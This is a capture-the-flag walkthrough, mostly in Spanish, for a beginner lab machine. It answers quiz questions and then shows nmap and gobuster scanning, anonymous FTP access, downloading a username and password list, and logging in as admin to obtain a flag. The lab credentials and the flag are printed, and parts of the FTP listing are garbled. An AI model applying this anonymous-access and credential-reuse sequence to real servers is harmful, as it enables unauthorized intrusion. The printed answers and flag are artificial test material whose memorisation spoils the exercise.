Preguntas

What nmap scanning switch employs the use of default scripts during a scan?
-sC
What service version is found to be running on port 21?
Vsftpd 3.0.3
What FTP code is returned to us for the "Anonymous FTP login allowed" message?
230
What command can we use to download the files we find on the FTP server?
get
What is one of the higher-privilege sounding usernames in the list we retrieved?
admin
What version of Apache HTTP Server is running on the target host?
2.4.41
What is the name of a handy web site analysis plug-in we can install in our browser?
Wappalyzer
What switch we can use with gobuster to specify we are looking for specific filetypes?
-X
What file have we found that can provide us a foothold on the target?
login.php

Proceso

Entrar al sitio web desde el navegador poniendo la ip




Analizar todos los directorios de la web utilizando el diccionario de palabras comunes de dirb y usando el comando

gobuster dir -u 10.129.142.57 -w /usr/share/dirb/wordlists/common.txt -x .php

Saldrá una web de login

```
> ftp 10.129.142.57
Connected to 10.129.142.57.
220 (vsFTPd 3.0.3)
Name (10.129.142.57:zom): Anonymous
230 Login successful.
```

Entrar al login de la web



Entrar por ftp al sitio de forma anónima usando el comando ftp 10.129.142.57

```
> ftp 10.129.142.57
Connected to 10.129.142.57.
220 (vsFTPd 3.0.3)
Name (10.129.142.57:zom): Anonymous
230 Login successful.
```

Listar el contenido con el comando ls

```
ftp> ls
ç200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 33 Jun 08 2021 allowed.using.
-rw-r--r-- 1 ftp ftp 62 Apr 20 2021 allowed.using.
-rw-r--r-- 1 ftp ftp 62 Apr 20 2021 allowed.using.
```

Descargar ambos archivos usando el comando


get allowed.userlist y get allowed.userlist.passw

```
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for allowed.userlist (33 b)
tes).
226 Transfer complete.
33 bytes received in 0.00 secs (14.5888 kB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for allowed.userlist.passwd
(62 bytes).
226 Transfer complete.
62 bytes received in 0.00 secs (260.9779 kB/s)
ftp> |
```

Leer ambos archivos desde el directorio personal

```
allowed.userlist
                         Downloads
                                        Public
                                                         videos_obs
                                        Templates
allowed.userlist.passwd Music
                                        TheZombrex.ovpn
Desktop
                         Pictures
Documents
                         powerlevel10k Videos
) cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
) cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
(O) # ~
```

Utilizar el usuario admin y la contraseña rKXM59ESxesUFHAd



Aparecerá la flag

Here is your flag: c7110277ac44d78b6a9fff2232434d16